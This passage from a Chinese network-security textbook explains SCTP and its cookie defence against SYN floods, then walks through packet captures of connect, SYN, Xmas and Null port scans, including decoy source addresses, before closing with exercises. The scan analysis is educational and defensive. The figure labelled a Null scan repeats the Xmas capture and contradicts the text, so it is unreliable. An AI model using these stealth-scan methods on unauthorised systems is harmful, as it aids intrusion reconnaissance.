(2) TCP 是一个面向字节的协议。从应用进程接收到一个或多个报文,将它们存为字节流,然后分段进行传输。没有定义字节流的终点。TCP 是可靠传输的协议,接收端可检测重复的数据段,丢失的数据段要重传,将收到的无差错的字节流按顺序提交给终端应用进程。TCP 具有拥塞控制和流量控制功能。

(3) SCTP 将 UDP 和 TCP 的优点结合起来。SCTP 是一个面向报文的可靠的协议。保持报文的起始和结束边界,同时检测数据的丢失、重复和乱序。也有拥塞控制和流量控制功能,以及其他一些新的、在 UDP 和 TCP 中没有的功能。SCTP 向应用层提供的服务简述如下。

1. 进程对进程的通信

SCTP 除了使用与 TCP 相同的公认端口号外,还使用表 5.3 所列部分注册端口号。

表 5.3 SCTP 常用的部分注册端口号

端　口　号	协　议	说　明
9990	IUA	ISDN over IP
2904	M2UA	SS7 电话信令
2905	M3UA	SS7 电话信令
2945	H.248	媒体网关控制
1718,1719,1720,11720	H.323	IP 电话
5060	SIP	互联网 IP 电话

2. 多数据流传输服务

TCP 是面向数据流的协议,在 TCP 客户机和服务器之间的每个连接传输一个数据流,这样带来的问题是当数据流传输过程中产生的任何丢失都会阻碍后续数据的传输。当 TCP 应用于传输文本时,这种问题是可接受的,但是当用 TCP 传输实时数据(例如音频和视频)时就不可接受了。SCTP 协议在每个连接上可进行多数据流的传输服务,在 SCTP 的术语中称为数据关联组(Association)。如果其中一个数据流受到阻碍,另外的数据流可以

照样提供数据传输。这种概念类似高速公路上的行车道,每个行车道可用于不同类型的交通流,例如,其中一个车道用于普通车流,另一个车道用于公共汽车的车流,如果普通车流产生了阻塞,公共汽车的车流仍然可以到达它们的目的地。图 5.18 是多数据流传输的概念。




图 5.18　多宿主数据关联组的通信概念

3. 多宿主数据传输

TCP 的传输只有一个源 IP 地址和一个目的 IP 地址,这意味着如果发送方和接收方是多宿主机(具有多个物理地址和多个 IP 地址的主机),在连接的时候每端只能使用一个 IP 地址。而一个 SCTP 的数据关联组支持多宿主的服务。发送主机和接收主机能够为一个数据关联组的各端定义多个 IP 地址。这是一种网络容错的方案,当一个路径出故障了,其他的接口能够继续进行数据传输,不会受影响。这种容错的特性在发送和接收互联网电话会议这样的实时数据时很有用。

图 5.18 中,客户机和服务器各自通过两个 IP 地址连接到当地的两个局域网上,客户机和服务器构成了一个数据关联组,使用了 4 个不同的 IP 地址。然而,当前的 SCTP 还只支持一对 IP 地址之间的通信,还不能实现将一个负载流分配到不同路径上。

4. 面向连接的全双工的通信服务

与 TCP 一样,SCTP 也是面向连接的协议,但在 SCTP 中,连接被称为数据关联组。当主机 A 中的一个进程要与主机 B 中的进程传输和接收数据,进行以下操作:

(1) 先在双方的 SCTP 之间建立一个数据关联组。

(2) 双向传输服务数据。

(3) 通信结束后终止数据关联组。

与 TCP 一样,SCTP 提供全双工的通信服务,数据可以双向同时传输,每端都有接收和发送缓存器。

5. 可靠安全的服务

SCTP 是一个可靠的传输协议。它使用确认技术来检测数据,并且证实数据的到达。针对利用 UDP 和 TCP 传输层协议的漏洞进行的恶意网络行为,在 SCTP 中进行了改进。

6. 对 Cookie 的安全防范功能

在 TCP 协议的部分介绍了网络安全中利用控制字段(SYN)的泛洪攻击,一个恶意攻击者从大量不同的 IP 地址向同一个服务器发送巨量假的请求建立 TCP 连接的 SYN 数据段,每当服务器收到一个 SYN 段,就建立一个状态表,并为它分配存储空间,等待下个数据段的到来。由于 SYN 请求的数量巨大而耗尽服务器资源,导致服务器的瘫痪,形成 DoS 拒绝服务攻击。

SCTP 的设计者采用了一种策略来防止对服务器的拒绝服务攻击。其方法是将服务器对客户提出请求时的内存资源分配延迟到三次握手过程的最后一步,即收到第三个 ACK 包后才分配,此时发送方的 IP 地址才能证实不是虚假的。与图 5.9 不同的是:在收到第一

个请求建立连接的包时，要将它保存起来，直到收到发送方发来的第三个确认包为止。但是如果服务器保留了第一个包的信息，就意味着要占用服务器内存资源，这是个两难的选择。解决的方案是，将收到的第一个包的信息打包，并将它发送回客户机，这称为产生一个Cookie。将Cookie与第二个包一起发送给收到的第一个包的源地址。然后有两种可能的情况出现：

(1) 如果第一个包的发送者是个恶意攻击者，那么服务器就再也不会收到第三个包，Cookie就丢失了，也不会分配存储器资源。对服务器的唯一影响是发送了Cookie的操作。

(2) 如果第一个包的发送方是个正常的要求建立连接的客户机，当收到第二个包以及Cookie后，就将Cookie原封不动地与第三个包一起发给服务器。服务器收到第三个包以及未受改变的Cookie后，就知道这是个正常的客户机。于是服务器就为此客户的连接分配存储资源。

要使上述策略有效的条件是，没有什么实体会销毁服务器返回的Cookie。要保证此条件，服务器利用自己的密钥，从收到的第一个包的信息中产生一个报文摘要(Digest)。用此信息和信息的报文摘要构成Cookie，与第二个包一起发送给客户机。当Cookie与第三个包返回后，服务器从信息中计算报文摘要，如果此摘要与第一个包的摘要相同，就可判定此Cookie没有被任何人修改，从而判定了客户的合法性，参见第10.3.2节的介绍。

5.5 传输层的网络攻击案例

网络扫描探测技术被用于发现和识别网络上的可用资源，找出在线的网络主机和其开放的端口等。有些木马入侵一台主机后，会开放该主机的某些特定端口，因此可判断木马的行踪。一旦发现了网络上的有漏洞的主机，那么可进一步分析这些设备受到的安全威胁。有时候网络扫描活动是入侵者做的，有时候是蠕虫病毒的行为。这部分主要讨论入侵者进行的网络扫描，后面的章节讨论蠕虫进行的扫描。网络安全管理人员也用网络扫描技术进行网络的安全检测和审计。这部分的分析案例是一组捕获数据，文件名是Scan1.log，其中含有几种不同类型的网络扫描活动，是Honeynet Research Alliance提供的“每月挑战”项目中的一部分，可从http://project. honeynet.org下载。

5.5.1 利用TCP对目标主机的开放端口扫描

下面分析的第一个例子是TCP连接扫描，它企图找出在一个目标主机上的哪些端口是开放的和处于候听状态的。这是最基本的端口扫描，因为TCP建立连接的三次握手是通过开放端口进行的，连接结束后就立即关闭。一个入侵者对目标主机发送SYN包，然后对响应包进行分析。如果响应包中的Reset(RST)和ACK字段设为1，则标明此端口是关闭的。如果响应包中的SYN/ACK被置1，标明了此端口是开放的，并正处于候听状态。然后入侵者发回一个ACK包建立连接，再立即发一个RST/ACK包关闭此连接。这种网络扫描活动很容易被探测到，因为在目标主机的日志中会记录下试图连接的错误记录。

从图5.19的捕获数据中可发现此攻击者的IP地址是192.168.0.9，它逐个发送SYN包给目标主机192.168.0.99，而每个包的源端口号和目的端口号都不同。如果目标主机的被扫描端口是关闭的，此端口会返回响应一个RST/ACK包。而标亮的155546号包是返

回的 SYN/ACK 响应包，通过域名系统的端口 53 交换信息，由此可知此端口是开放的。并可看到，入侵者每发出一次连接请求，它的包的源端口号就增加 1，如 155545 号包的源端口号是 35169，而 155547 号包的源端口号为 35170。而目标端口号随机选择。由此而探测出目标主机的开放端口。

图 5.19　利用 TCP 扫描目标主机的开放端口

图 5.20 所示为探测到的目标主机 192.168.0.99 的开放端口，依次为 32768、22、sunrpc(111)、http(80)、https(443)、domain(53)等。对于这些公认端口号，Wireshark 直接转换给出该端口号的名称。关于公认端口号与名称的对照请参看附录 A。为了将这些收到的端口开放的响应包从大量的捕获包中过滤出来，可以将 Wireshark 的过滤器窗口设置为 tcp.flags.syn==1 && tcp.flags.ack==1，或设为 tcp.flags==18，这样就可以过滤出 TCP 数据段中的SYN 和 ACK 字段为 1 的数据包。过滤器对每个端口都会给出多个响应包，就像使用了几种不同的扫描方法一样。将这些标识出来的包存入文件，去掉重复的

图 5.20　过滤出来的 TCP 控制字段 SYN/ACK 置 1 的包

包。网络管理员用此方法检查目标主机的端口状况。

说明：此例中将 Wireshark 的过滤器设为 tcp.flags==18，其原因是 TCP 协议数据段格式中的控制字段共 6 位，见图 5.8，分别是 URG、ACK、PSH、RST、SYN、FIN。如果其中 SYN/ACK 两位置 1，而其他位是 0，那么控制字段就是 010010，转换为十进制数就是 18。这样设置后就可以将 SYN/ACK 包过滤出来。可以用同样方法设置各种包的过滤器。各种不同进制数值的转换见附录 C。

5.5.2 利用 TCP 对目标主机的半开放端口扫描

本节分析的第二个扫描例子是 TCP 的 SYN 扫描，也称为半开放端口，因为此过程中不需完成一个完整的 TCP 连接。它用于查出目标主机上的哪些端口是开放的，并处于候听状态。入侵者发送一个 SYN 包，然后分析其响应。如果收到的响应包是 RST/ACK 包，就说明此端口是关闭的。如果收到的响应是 SYN/ACK 包，就说明此端口处于开放和候听状态。入侵者就发送一个 RST 包来终止此未完成的连接过程。SYN 扫描也被称为隐蔽扫描，因为很多网络主机不注意它，也无日志记录，这种扫描从来不会产生一个完整的连接。然而，目前的很多防火墙和入侵检测系统（Intrusion Detection System，IDS）会注意到这种网络活动。

在图 5.21 中，入侵者 192.168.0.9 发送一个 SYN 包给目标主机 192.168.0.99，由于目标机大部分端口是关闭的，因此返回的都是[RST/ACK]响应包。然而，图中标亮了 3 个包，目标主机对入侵者的第 98977 号请求建立连接的 SYN 包的响应包是[SYN/ACK]包（98978 号包），入侵者收到后就对此 https 端口返回一个 RST 包（98987 号包）中途停止此建立连接的过程。由此，入侵者探测到目标机的 https 端口是开放的。其中可注意到，入侵者使用的静态源端口对是 52198 和 52199。从附录 A 可知，https 的端口号为 443。

Scan1.log - Ethereal

File Edit View Capture Analyze Help

No.	Time	Source	Destination	Protocol	Info
98975	840.495982	192.168.0.9	192.168.0.99	TCP	52198 > 45446 [SYN] Seq=68054434 Ack=0 Win=2048
98976	840.495991	192.168.0.99	192.168.0.9	TCP	45446 > 52198 [RST, ACK] Seq=0 Ack=68054435 Win
98977	840.496083	192.168.0.9	192.168.0.99	TCP	52198 > https [SYN] Seq=68054434 Ack=0 Win=2048
98978	840.496128	192.168.0.99	192.168.0.9	TCP	https > 52198 [SYN, ACK] Seq=589914892 Ack=6805
98979	840.496112	192.168.0.9	192.168.0.99	TCP	52198 > 18201 [SYN] Seq=68054434 Ack=0 Win=2048
98980	840.496157	192.168.0.99	192.168.0.9	TCP	18201 > 52198 [RST, ACK] Seq=0 Ack=68054435 Win
98981	840.496145	192.168.0.9	192.168.0.99	TCP	52198 > 16516 [SYN] Seq=68054434 Ack=0 Win=2048
98982	840.496183	192.168.0.99	192.168.0.9	TCP	16516 > 52198 [RST, ACK] Seq=0 Ack=68054435 Win
98983	840.496174	192.168.0.9	192.168.0.99	TCP	52198 > 1958 [SYN] Seq=68054434 Ack=0 Win=2048
98984	840.496207	192.168.0.99	192.168.0.9	TCP	1958 > 52198 [RST, ACK] Seq=0 Ack=68054435 Win=
98985	840.496201	192.168.0.9	192.168.0.99	TCP	52198 > 30486 [SYN] Seq=68054434 Ack=0 Win=2048
98986	840.496216	192.168.0.99	192.168.0.9	TCP	30486 > 52198 [RST, ACK] Seq=0 Ack=68054435 Win
98987	840.496274	192.168.0.9	192.168.0.99	TCP	52198 > https [RST] Seq=68054435 Ack=0 Win=0 Le
98988	840.815500	192.168.0.9	192.168.0.99	TCP	52199 > 43081 [SYN] Seq=1892475220 Ack=0 Win=20
98989	840.815510	192.168.0.99	192.168.0.9	TCP	43081 > 52199 [RST, ACK] Seq=0 Ack=1892475221 W
98990	840.815532	192.168.0.9	192.168.0.99	TCP	52199 > 8592 [SYN] Seq=1892475220 Ack=0 Win=204

⊞ Frame 98987 (60 bytes on wire, 60 bytes captured)
⊞ Ethernet II, Src: 00:10:a4:c5:7c:38, Dst: 00:60:08:a8:61:24
⊞ Internet Protocol, Src Addr: 192.168.0.9 (192.168.0.9), Dst Addr: 192.168.0.99 (192.168.0.99)
⊞ Transmission Control Protocol, Src Port: 52198 (52198), Dst Port: https (443), Seq: 68054435, Ack: 0, Len: 0

图 5.21 利用传输控制协议（TCP）的 SYN 扫描

5.5.3 利用 TCP 对目标主机的 Xmas 扫描

Xmas 扫描通过向目标主机发送 TCP 控制字段无效的包来判断哪些端口是开放的。因为它能够比 SYN 扫描更容易绕开某些防火墙和入侵检测系统，因此也被认为是隐蔽扫描。Xmas 扫描向目标机的选定端口发送的 TCP 包中将 Finish （FIN）、Push （PSH）和

Urgent(URG)字段置 1,如果目标机的端口是关闭的对此将返回一个[RST/ACK]包,如果目标机的此端口是开放的,将会丢去此包而不作任何响应。然而,这类扫描对运行 Microsoft Windows、Cisco、BSDI、HP/UX、MVS 和 IRIX 的系统是无效的,这些系统的关闭端口和开放端口对此的响应都是 RST 包。

从图 5.22 中可看出,攻击者 192.168.0.9 发送 TCP 数据包给目标主机 192.168.0.99,包中的 FIN、PSH 和 URG 字段被置 1。大部分端口对此包的响应是返回一个 RST/ACK 包,然而,图中标亮的发给目标主机的 sunrpc 端口 111 的那个包(161282 号),却得不到任何响应。这就说明目标主机的该 sunrpc 端口 111 是开放的,目标机丢弃了该包。从附录 A 中可知,Sunrpc 端口是远程过程调用端口。

```
Scan1.log - Ethereal
File  Edit  View  Capture  Analyze  Help
No. .  Time         Source           Destination    Protocol  Info
161280 1644.942886 192.168.0.1      192.168.0.99   TCP       35964 > sunrpc [FIN, PSH, URG] Seq=0 Ac
161281 1644.942934 192.168.0.254    192.168.0.99   TCP       35964 > sunrpc [FIN, PSH, URG] Seq=0 Ac
161282 1644.942968 192.168.0.9      192.168.0.99   TCP       35964 > sunrpc [FIN, PSH, URG] Seq=0 Ac
161283 1644.942997 192.168.0.199    192.168.0.99   TCP       35964 > sunrpc [FIN, PSH, URG] Seq=0 Ac
161284 1644.943028 192.168.0.1      192.168.0.99   TCP       35964 > 597 [FIN, PSH, URG] Seq=0 Ack=0
161285 1644.943060 192.168.0.254    192.168.0.99   TCP       35964 > 597 [FIN, PSH, URG] Seq=0 Ack=0
161286 1644.943091 192.168.0.9      192.168.0.99   TCP       35964 > 597 [FIN, PSH, URG] Seq=0 Ack=0
161287 1644.943099 192.168.0.99     192.168.0.9    TCP       597 > 35964 [RST, ACK] Seq=0 Ack=1 Win=
161288 1644.943120 192.168.0.199    192.168.0.99   TCP       35964 > 597 [FIN, PSH, URG] Seq=0 Ack=0
161289 1645.252136 192.168.0.1      192.168.0.99   TCP       35965 > 381 [FIN, PSH, URG] Seq=0 Ack=0
161290 1645.252168 192.168.0.254    192.168.0.99   TCP       35965 > 381 [FIN, PSH, URG] Seq=0 Ack=0
161291 1645.252197 192.168.0.9      192.168.0.99   TCP       35965 > 381 [FIN, PSH, URG] Seq=0 Ack=0
161292 1645.252204 192.168.0.99     192.168.0.9    TCP       381 > 35965 [RST, ACK] Seq=0 Ack=1 Win=
161293 1645.252229 192.168.0.199    192.168.0.99   TCP       35965 > 381 [FIN, PSH, URG] Seq=0 Ack=0
161294 1645.252267 192.168.0.1      192.168.0.99   TCP       35965 > 1025 [FIN, PSH, URG] Seq=0 Ack=
161295 1645.252295 192.168.0.254    192.168.0.99   TCP       35965 > 1025 [FIN, PSH, URG] Seq=0 Ack=

⊞ Frame 161282 (60 bytes on wire, 60 bytes captured)
⊞ Ethernet II, Src: 00:10:a4:c5:7c:38, Dst: 00:60:08:a8:61:24
⊞ Internet Protocol, Src Addr: 192.168.0.9 (192.168.0.9), Dst Addr: 192.168.0.99 (192.168.0.99)
⊞ Transmission Control Protocol, Src Port: 35964 (35964), Dst Port: sunrpc (111), Seq: 0, Ack: 0, Len: 0
```

图 5.22　对目标主机的 Xmas 端口扫描

还可看到,入侵者使用了虚假的诱骗 IP 地址 192.168.0.1,192.168.0.199 和 192.168.0.254。诱骗 IP 地址通常被用来伪装入侵者的真实 IP 地址,使人们很难跟踪到真正的扫描者。认真研究这些包后可发现,尽管所有这些包的信源 IP 地址不同,但是信源的 MAC 物理地址却是相同的 00:10:a4:c5:7c:38。另外,入侵者使用了静态的源端口对 35964 和 35965。

5.5.4　无效包扫描

无效包扫描(Null Scan)是通过向目标主机发送控制字段被设为无效值的 TCP 包,用来发现目标主机的开放端口。因为它可以绕开某些防火墙和入侵检测系统(IDS),因此也被看成是隐蔽扫描。无效包扫描发送的 TCP 包中所有的 6 个控制字位都被置 0,目标主机的关闭端口对此会返回一个[RST/ACK]包,而开放端口将会丢弃该包而不做出响应。然而,这种扫描对运行 Microsoft Windows、Cisco、BSDI、HP/UX、MVS 和 IRIX 等系统的主机是不起作用的,它们的关闭端口和开放端口对此类无效包的响应都是 RST/ACK 包。

在图 5.23 中,攻击者 192.168.0.9 发送无效包给目标主机 192.168.0.99,包中的所有控制字段都被置 0,就像用空括号[ ]标出的那样。大多数端口对此返回一个[RST/ACK]包,而图中标亮的包是发给目标主机的 https 端口的,目标主机对此没有任何响应,由此可判定目标主机的此端口是开放的,并丢弃了此包。注意,入侵者使用了静态的源端口对

42294 和 42295。

No. .	Time	Source	Destination	Protocol	Info
161280	1644.942886	192.168.0.1	192.168.0.99	TCP	35964 > sunrpc [FIN, PSH, URG] Seq=0 Ack=
161281	1644.942934	192.168.0.254	192.168.0.99	TCP	35964 > sunrpc [FIN, PSH, URG] Seq=0 Ack=
161282	1644.942968	192.168.0.9	192.168.0.99	TCP	35964 > sunrpc [FIN, PSH, URG] Seq=0 Ack=
161283	1644.942997	192.168.0.199	192.168.0.99	TCP	35964 > sunrpc [FIN, PSH, URG] Seq=0 Ack=
161284	1644.943028	192.168.0.1	192.168.0.99	TCP	35964 > 597 [FIN, PSH, URG] Seq=0 Ack=0 W
161285	1644.943060	192.168.0.254	192.168.0.99	TCP	35964 > 597 [FIN, PSH, URG] Seq=0 Ack=0 W
161286	1644.943091	192.168.0.9	192.168.0.99	TCP	35964 > 597 [FIN, PSH, URG] Seq=0 Ack=0 W
161287	1644.943099	192.168.0.99	192.168.0.9	TCP	597 > 35964 [RST, ACK] Seq=0 Ack=1 Win=0 L
161288	1644.943120	192.168.0.199	192.168.0.99	TCP	35964 > 597 [FIN, PSH, URG] Seq=0 Ack=0 W
161289	1645.252136	192.168.0.1	192.168.0.99	TCP	35965 > 381 [FIN, PSH, URG] Seq=0 Ack=0 W
161290	1645.252168	192.168.0.254	192.168.0.99	TCP	35965 > 381 [FIN, PSH, URG] Seq=0 Ack=0 W
161291	1645.252197	192.168.0.9	192.168.0.99	TCP	35965 > 381 [FIN, PSH, URG] Seq=0 Ack=0 W
161292	1645.252204	192.168.0.99	192.168.0.9	TCP	381 > 35965 [RST, ACK] Seq=0 Ack=1 Win=0 L
161293	1645.252229	192.168.0.199	192.168.0.99	TCP	35965 > 381 [FIN, PSH, URG] Seq=0 Ack=0 W
161294	1645.252267	192.168.0.1	192.168.0.99	TCP	35965 > 1025 [FIN, PSH, URG] Seq=0 Ack=0 W
161295	1645.252295	192.168.0.254	192.168.0.99	TCP	35965 > 1025 [FIN, PSH, URG] Seq=0 Ack=0 W

⊞ Frame 161282 (60 bytes on wire, 60 bytes captured)
⊞ Ethernet II, Src: 00:10:a4:c5:7c:38, Dst: 00:60:08:a8:61:24
⊞ Internet Protocol, Src Addr: 192.168.0.9 (192.168.0.9), Dst Addr: 192.168.0.99 (192.168.0.99)
⊞ Transmission Control Protocol, Src Port: 35964 (35964), Dst Port: sunrpc (111), Seq: 0, Ack: 0, Len: 0

图 5.23　无效包扫描 Null Scan

5.6　本章小结

(1) 在客户机/服务器构架中,运行在本地主机上的应用程序称为客户端,它需要由运行在远端主机上的服务器应用程序提供服务。每个应用程序需要有一个端口号,用于区分在同一个主机上同时运行的不同应用程序。客户端程序使用随机的临时端口号,服务器程序使用统一的公认端口号。ICANN 定义了不同类型的端口号。

(2) 通信双方的 IP 地址与端口号的组合称为套接地址,共五个参数,唯一标明了互联网的进程。

(3) UDP 包称为用户数据报,被封装在一个 IP 数据报中传输。UDP 是一个无连接的、不可靠的传输层协议,没有流量控制和差错控制,只使用校验和进行检错。

(4) 传输控制协议提供进程对进程的、全双工的、面向连接的服务。通过 TCP 软件在两个主机间传输的数据单元称为数据段,具有 20～60B 长的头部,后面是应用程序的数据。

(5) TCP 的连接包括三个阶段:建立连接,数据传输,终止连接。连接的建立需要三次握手过程,连接的终止需要三次或四次握手过程。TCP 使用滑动窗流量控制技术,避免接收端的接收数据溢出。TCP 滑动窗的大小,由接收端告知的滑动窗口(rwnd)与拥塞窗口(cwnd)二者中较小的一个值决定。窗口可以被接收端打开或关闭,但是不能被收缩。

(6) TCP 每次连接传输的数据的字节被编号,编号的第一个起始值是一个随机产生的数。TCP 使用差错控制来提供可靠的服务。差错控制技术包括校验和、确认和超时。出错和丢失的数据段被重传,重复接收的数据段被丢弃。接收到的数据段可能乱序,TCP 将正常顺序的数据段提交给进程。在发送端决定一个数据段是否要重传,使用两个判定:重传定时器超时或收到三个重复的 ACK 数据段。

(7) SCTP 是一个面向报文的,可靠的协议,具有 UDP 和 TCP 的优点。还提供新的功能,如多数据流和多宿主的传输服务。SCTP 是一个面向连接的协议。一个 SCTP 的连接称为数据关联组(Association)。

(8) 利用传输层协议可以对网络目标主机进行开放端口扫描,实施安全审计和漏洞检测。有些木马入侵系统后,会开放某些特定端口,通过端口检查也可判断木马的入侵行为。

习题与实践

1. 客户端要传送一个68000B的数据包,画图说明使用一个UDP用户数据报怎样传输该包?

2. 下面是一个UDP头部字节06 32 00 0D 00 1C E2 17,请回答:

   a. 源端口号是多少? b. 目的端口号是多少?

   c. 用户数据报的总长度是多少? d. 数据的长度是多少?

   e. 数据包是否从客户端直接传送到服务器端? f. 客户端的进程是什么?

3. 一个IP包封装着TCP数据段,其目的地址是130.14.16.17/16。由于目的端口地址故障,该数据报到达130.14.16.19/16。收方的TCP对该错误做何反应?

4. 下面是一个TCP头部字节05320017 00000001 00000000 500207FF 00000000,请回答:

   a. 源端口号是多少? b. 目的端口号是多少?

   c. 序列号(Sequence number)是多少?

   d. 确认号(Acknowledge number)是多少?

   e. 头部的长度是多少? f. 数据段的类型是什么?

   g. 窗口有多大?

5. TCP以1MB/s的速率发送数据,如果序列号从7000开始,在序列号返回0之前,需要多长时间?

6. 一个TCP连接使用的窗口大小是10000字节,并且前一个确认号是22001,它接收了一个确认号是24001的数据段。画图说明接收数据段之前窗口情况和之后窗口的情况。

7. TCP的差错控制技术有哪些,分别简述之。使用Wireshark捕获网络中TCP数据流,并写出实验报告。

8. UDP和IP的不可靠程度相同吗?为什么?使用Wireshark捕获与分析网络中的UDP数据流。

9. 图5.5是用Wireshark捕获的QQ聊天的UDP包,各层协议数据的封装关系是eth:ip:udp:OICQ。图中可直接读出包中的MAC地址、IP地址和端口号等信息。QQ使用的端口号为4000和8000。分析QQ协议包的结构和工作原理,并且判断OICQ协议应当位于图1.15的什么位置。写出实验报告。

10. 主机由________来识别,而运行在主机上的服务器应用进程由________来识别。

    a. IP地址,端口号 b. 端口号,IP地址

    c. IP地址,主机地址 d. IP地址,公认端口号

11. 打开Wireshark软件,写一个显示过滤器分离所有带4B载荷数据的特殊UDP数据报。

12. 使用ICMP报文来报告UDP数据报不可达。TCP为什么不用ICMP来报告TCP数据报不可达?仅仅基于数据传输的开销比较TCP和UDP是否合理?为什么?

13. 在SYN、SYN/ACK和ACK分组中有应用数据被发送吗?

14. 在同一个客户端和服务器之间一个接一个快速启动5~10个TCP连接。观察每

个连接的本地端口号，以及那些客户端和服务器端分配给每个连接的初始序号。能找到一个模式吗？

15. 如何确定某个应用程序使用了哪个 TCP 或 UDP 端口？

16. 首先清空自己计算机浏览器中临时文件夹中的全部内容，然后访问一个网站的最简单的网页，例如 http://www.baidu.com。按照第 7 章的介绍，利用 Wireshark 软件捕获自己计算机网络端口的上网数据，分析其中 DNS 查询过程中的 UDP 数据包的结构，以及 TCP 建立连接和传输首页的过程，按照本章的介绍，详细分析其中包含的丰富信息。写出实验报告。

第6章　应用层协议及其安全

本章讨论 TCP/IP 网络协议模型中应用层的几个常用协议及其安全问题：域名系统(DNS)、超文本传输协议(HTTP)、文件传输协议(FTP)和电子邮件协议(SMTP)。在第1章中已对这些协议作了初步介绍。本章的内容顺序按照利用浏览器访问一个 Web 网页的过程进行讨论，如图1.22所示。首先讨论万维网和浏览器的结构，然后介绍 DNS 及其安全问题，其次是 HTTP 及其安全问题。在互联网的应用中引入了 Coockie 后扩展了网络的各种功能，但是带来的安全攻击隐患也是较严重的，在第6.4节中讨论了各种防护措施。在第6.5节中介绍了 FTP 文件传输协议的原理及其安全应用，第6.6节中详细讨论了电子邮件的各种技术，电子邮件信息的安全保护，以及垃圾电子邮件的各种防护措施。

本章在介绍每种互联网应用协议的原理时都采用实际网络中捕获的数据为例，同时也介绍了当前网络安全管理中经常遇到的利用各种协议漏洞进行的攻击行为及其防护措施。

6.1　万维网的基本构架

万维网(World Wide Web，WWW)是一种通过网络计算机访问互联网上的文档和资源的构架。这些文档由文本、图形、照片、音频视频和其他媒体构成，可通过点击嵌入在文档中的超链接(hyperlink)进行访问。超文本标记语言(HyperText Markup Language，HTML)等是这些文件的编写语言。万维网可通过浏览器(browser)进行访问，浏览器能将 HTML 等编程语言表示的网页用图形化的界面显示，易于阅读，并通过点击嵌入的链接访问其他文档和资源。超文本传输协议(Hyper Text Transfer Protocol，HTTP)是为了传输 HTML 等格式的文件而设计的应用层协议，为 Web 客户端浏览器和服务器的交互作了规定。

万维网主要采用分布式的客户/服务器结构，客户机提出请求，而服务器返回响应。如果应用程序的客户端软件建立在广泛使用的浏览器平台之上，那么这样的应用构架也称为浏览器/服务器结构。

1. 浏览器的结构

浏览器是万维网中使用最多的一种客户端软件，其结构如图6.1所示，用于解释并显示来自 Web 服务器的网页文件。常用的浏览器有微软公司的 IE(Internet Explorer)和网景公司的 Netscape 等，它们的结构相似。浏览器由3部分构成：控制器、客户端程序和协议




图6.1　Web 浏览器的构成

解释器。控制器接收从客户机的键盘和鼠标输入的数据,然后使用指定协议的客户端程序访问网站上的 Web 文件,并将收到的文件翻译为易读的界面显示在屏幕上。浏览器可以运行的客户端协议是 HTTP、FTP、SMTP 和 TELNET 等。解释器支持 HTML、Java、JavaScript 等编程语言编写的文件,这取决于网页文件的类型。

2. Web 服务器

